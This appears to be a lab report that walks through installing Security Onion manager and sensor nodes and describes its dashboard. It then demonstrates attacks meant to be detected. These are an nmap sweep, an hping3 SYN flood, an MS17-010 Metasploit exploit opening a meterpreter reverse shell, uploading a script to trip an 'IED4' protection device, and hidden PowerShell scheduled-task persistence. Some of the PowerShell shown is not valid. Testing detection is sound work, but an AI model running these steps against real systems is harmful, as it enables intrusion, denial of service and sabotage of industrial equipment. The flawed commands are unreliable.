Existing Deployment Join to an existing Security Onion deployment

<Ok>                <Cancel>
```


Step 4.

Two options for manager nodes will come up, navigate to Manager, then hit enter.




Step 5.

The next section will ask about agreeing to the terms of Elastic License, type AGREE in the text box, then hit enter.




Step 6.

A box will come up asking what hostname should be set, this is by situation and up to the user.




Step 7.

A box will come up asking for a short description, this is by situation and up to the user, but can be left blank.




Step 8.

It will ask about DNS and network connectivity, click Yes.




It will warn about DHCP and recommends static IP addresses.




Step 9.

It will ask to select a NIC to use for management or a way to connect, select the best option.




It also asks about direct vs proxy internet connection.





Step 10.

It will ask about an email address to be used for Elasticsearch and Kibana.



Step 11.

It asks how the web interface should be accessed.



Step 12.

Example final output:

```
The following options have been set, would you like to proceed?

Security Onion Version: 2.4.20
Node Type: MANAGER
Hostname: kali
Management NIC: eth0
Management IP: 192.168.66.130
Proxy: N/A
Allowed IP or Subnet: 192.168.66.132
Web User: westinchamberlain@gmail.com

Press the Tab key to select yes or no.

<Yes>                <No>
```

Forward Node

Hardware Requirements:

Very dependent on traffic captured.

Installation:

Step 1.

A user should open a terminal on the machine and run the following command: “sudo apt -y install git curl ethtool”. This command will update git, curl, and ethtool commands or verify that they are up to date.

```
(kali@kali)-[~/Desktop]
└─$ sudo apt -y install git curl ethtool
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
git is already the newest version (1:2.39.2-1.1).
curl is already the newest version (7.88.1-9).
ethtool is already the newest version (1:6.1-1).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
```


Step 2.

Next, a user should run the command “git clone -b 2.4/main <https://github.com/Security-Onion-Solutions/securityonion>”. This command will copy the current GitHub repository for Security Onion onto the VM.

```
(kali㉿kali)-[~/Desktop]
└─$ git clone -b 2.4/main https://github.com/Security-Onion-Solutions/securityonion
Cloning into 'securityonion' ...
remote: Enumerating objects: 81906, done.
remote: Counting objects: 100% (4281/4281), done.
remote: Compressing objects: 100% (1503/1503), done.
remote: Total 81906 (delta 2889), reused 4054 (delta 2702), pack-reused 77625
Receiving objects: 100% (81906/81906), 39.63 MiB | 6.53 MiB/s, done.
Resolving deltas: 100% (54344/54344), done.
```

Step 3.

Then, a user should run the command “cd securityonion”. This will transfer them into the directory where the downloaded files are stored.

```
(kali㉿kali)-[~/Desktop]
└─$ cd securityonion

(kali㉿kali)-[~/Desktop/securityonion]
└─$
```


Step 4.

Finally, a user should run the command “sudo bash so-setup-network”. This will start the configuration of a Security Onion instance.

Configuration:


Step 1.

A user will first see the screen below, they should use the arrow keys to navigate to <Yes> which will be highlighted in red when selected and hit enter.




Step 2.

Next, a user will see this screen, they should navigate using the arrow keys to the installation that they would like to use, for this project it is Distributed, then hit enter.




Step 3.

A user will then see two options, new deployment or existing deployment. Since this is the forward node, select Existing Deployment, and hit enter.



Step 4.

Select the type of distributed node being selected, in this case Sensor, and hit enter.




Step 5.


Follow similar steps to the manager and identify the sensed network and IPs.

Security Onion Usage

To navigate to Security Onion, open the Manager Node and navigate to the IP set in the setup, in this case 10.0.1.120. A page will be pulled up with an overview of the page.



The IP also hosts the Security Onion Console (SOC) that the security analyst will interact with in the dashboard tab. The security analyst can view the logs in a dashboard format created by the SOC as shown in the image below.



The dashboard tab provides an overview of the types of traffic being collected by the sensors. Notably, Zeek (formerly Bro) logs are collected to provide network connections and traffic on the sensor's subnet, and Suricata logs are used for alerting of suspicious activity. Shown in the image above, at the left of the SOC is the menu (1) where the various tools and pages of Security Onion can be navigated to easily. The bar graph (2) shows the five most common types of logs being ingested, the most common is system logs because these provide internal system diagnostics and Elastic Fleet updates. The list (3) and (4) give a numerical breakdown while the former gives the specific log type and which ingestion tool the logs are coming from. The number of network logs compared to the identity and access management (5) is at the top right of the screen. The node that the traffic is coming from is in the next section (6), most of the logs are coming from the Sensor in Zone 1 because the Elastic Fleet is still trying to connect it. The next list (7) shows the amount of traffic that each IP in the network is sending, again since Sensor 1 (192.168.1.111) is

sending more connections to the fleet, it has a larger traffic volume. Like the last list, the following list (8) has where most of the traffic is being directed to, and the IP with the most incoming traffic is the Manager Search node (52.135.80.120). Next, the list of destination ports (9) can show an analyst what kind of protocols are trying to connect to each machine. Finally, the list next to it (10) interprets the organization names of the IPs connected. Note that the SOC shown is configurable, and there are more options for dashboards to show not in our SOC.

Steps to Performing Various attacks

The goal of these attacks is not complexity, but simply as a proof of concept that Security Onion can detect malicious activities on the network.

Ping Flood Attack

To perform a ping attack, first you must determine the IP address of the victim machine. This can be done through a simple Nmap scan

```
(kali㉿kali)-[~]
└─$ nmap -sn 6.87.151.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-06 11:06 CST
Nmap scan report for 6.87.151.210
Host is up (0.0014s latency).
Nmap scan report for 6.87.151.254
Host is up (0.00096s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 33.08 seconds
```

Now that you know the IP, you must determine if the victim machine is blocking ICMP requests. This is simple as it just requires a simple ping to start

```

(kali@kali)-[~]
└─$ ping 6.87.151.210
PING 6.87.151.210 (6.87.151.210) 56(84) bytes of data.
From 192.168.1.1: icmp_seq=1 Redirect Host(New nexthop: 0.0.0.0)
64 bytes from 6.87.151.210: icmp_seq=1 ttl=126 time=1.03 ms
From 192.168.1.1: icmp_seq=2 Redirect Host(New nexthop: 0.0.0.0)
64 bytes from 6.87.151.210: icmp_seq=2 ttl=126 time=0.803 ms
From 192.168.1.1: icmp_seq=3 Redirect Host(New nexthop: 0.0.0.0)
64 bytes from 6.87.151.210: icmp_seq=3 ttl=126 time=0.867 ms
From 192.168.1.1: icmp_seq=4 Redirect Host(New nexthop: 0.0.0.0)
64 bytes from 6.87.151.210: icmp_seq=4 ttl=126 time=0.785 ms
^C
— 6.87.151.210 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3024ms
rtt min/avg/max/mdev = 0.785/0.870/1.028/0.095 ms

```

After you have verified its vulnerability, you can launch the attack. There are many ways to perform ping attacks. You can use built in kali functions such as hping3 or ping, you can download other tools online such as Low Orbit Ion Cannon (LOIC), or you can create your own scripts. In this case, the easiest method is using hping3.

```

(kali@kali)-[~]
└─$ sudo hping3 -c 2000 -d 120 -S -w 64 -p 6002 --flood 6.87.151.210
HPING 6.87.151.210 (eth0 6.87.151.210): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
— 6.87.151.210 hping statistic —
11532890 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

```

- c: count, how many packets are sent
- d: data size, header +d number of bytes
- S: Syn packets
- w: tcp window size, max size the receiver is willing to accept
- p: destination port
- flood: send packets as fast as possible

And of course, the flags are followed up by the IP address we are flooding.

Internal Attack

To execute this attack first you must figure out the operating system, in this case we can perform an Nmap scan

```
(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -O 6.87.151.210
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-06 11:44 CST
Nmap scan report for 6.87.151.210
Host is up (0.0010s latency).
Not shown: 985 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2638/tcp  open  sybase
60020/tcp filtered unknown
60443/tcp filtered unknown
61532/tcp filtered unknown
61900/tcp filtered unknown
62078/tcp filtered iphone-sync
63331/tcp filtered unknown
64623/tcp filtered unknown
64680/tcp filtered unknown
65000/tcp filtered unknown
65129/tcp filtered unknown
65389/tcp filtered unknown
Device type: general purpose|specialized|power-device
Running (JUST GUESSING): Microsoft Windows XP|2003|2000|7|PocketPC/CE (97%), Belkin embedded (90%), SMA embedded (90%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_server_2003::sp2 cpe:/o:microsoft:windows_2000::sp4:se
```

Now that we know it is most likely windows, we can assume it has PowerShell. PowerShell will enable us to set a timer that automatically activates and runs our script whenever we want. Before we can do that, we need to gain access to PowerShell. This is quite easy given that the target machine is running windows XP.

Simply launch Metasploit and use any of the multitude of windows XP exploits to gain access to a command prompt. In this case we will use `exploit/windows/smb/ms17_010_psexec``

```
msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOST 6.87.151.210
RHOST => 6.87.151.210
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 27.37.47.111:4444
[*] 6.87.151.210:445 - Target OS: Windows 5.1
[*] 6.87.151.210:445 - Filling barrel with fish... done
[*] 6.87.151.210:445 - ←————— | Entering Danger Zone | —————→
[*] 6.87.151.210:445 - [*] Preparing dynamite ...
[*] 6.87.151.210:445 - [*] Trying stick 1 (x86)... Boom!
[*] 6.87.151.210:445 - [+] Successfully Leaked Transaction!
[*] 6.87.151.210:445 - [+] Successfully caught Fish-in-a-barrel
[*] 6.87.151.210:445 - ←————— | Leaving Danger Zone | —————→
[*] 6.87.151.210:445 - Reading from CONNECTION struct at: 0x863f1a20
[*] 6.87.151.210:445 - Built a write-what-where primitive ...
[+] 6.87.151.210:445 - Overwrite complete... SYSTEM session obtained!
[*] 6.87.151.210:445 - Selecting PowerShell target
[*] 6.87.151.210:445 - Executing the payload ...
[*] Sending stage (176198 bytes) to 6.87.151.1
[+] 6.87.151.210:445 - Service start timed out, OK if running a command or non-service execu
table ...
[*] Meterpreter session 1 opened (27.37.47.111:4444 → 6.87.151.1:55588) at 2024-03-06 11:50
:49 -0600

meterpreter > █
```

Now once you are in the meterpreter shell, you can download malicious files that you wish to run on the victim machine using the upload command ('upload bad-code.exe'). In this case I am uploading a script to trip IED4.

```
meterpreter > help upload
Usage: upload [options] src1 src2 src3 ... destination

Uploads local files and directories to the remote machine.

OPTIONS:

  -h Help banner
  -r Upload recursively

meterpreter > upload /home/kali/Desktop/Attack-Scripts/trip_IED4.py
[*] Uploading : /home/kali/Desktop/Attack-Scripts/trip_IED4.py → trip_IED4.py
[*] Uploaded 531.00 B of 531.00 B (100.0%): /home/kali/Desktop/Attack-Scripts/trip_IED4.py → trip_IED4.py
[*] Completed : /home/kali/Desktop/Attack-Scripts/trip_IED4.py → trip_IED4.py
meterpreter > █
```

With that complete, we can drop into a PowerShell prompt using 'load powershell' followed by 'powershell_shell'

```
meterpreter > load powershell
Loading extension powershell ... Success.
meterpreter > powershell_shell
PS > █
```


From here we can set up a scheduled task to run the malicious code or we can just run it manually. To run it manually, simply enter the command `python C:\path\to\file``

```
PS > python "C:\WINDOWS\system32\trip_IED4.py"
```

However, if you want to schedule a task you only need the following commands.

```
$scriptPath = "C:\path\to\your\script.py"
```

```
$trigger = New-TimeSpanTrigger -Interval (New-TimeSpan -Hours 2)
```

```
$settings = New-ScheduledTaskSettingsSet -Hidden -StartWhenAvailable
```

```
$action = Start-Process python.exe -ArgumentList $scriptPath
```

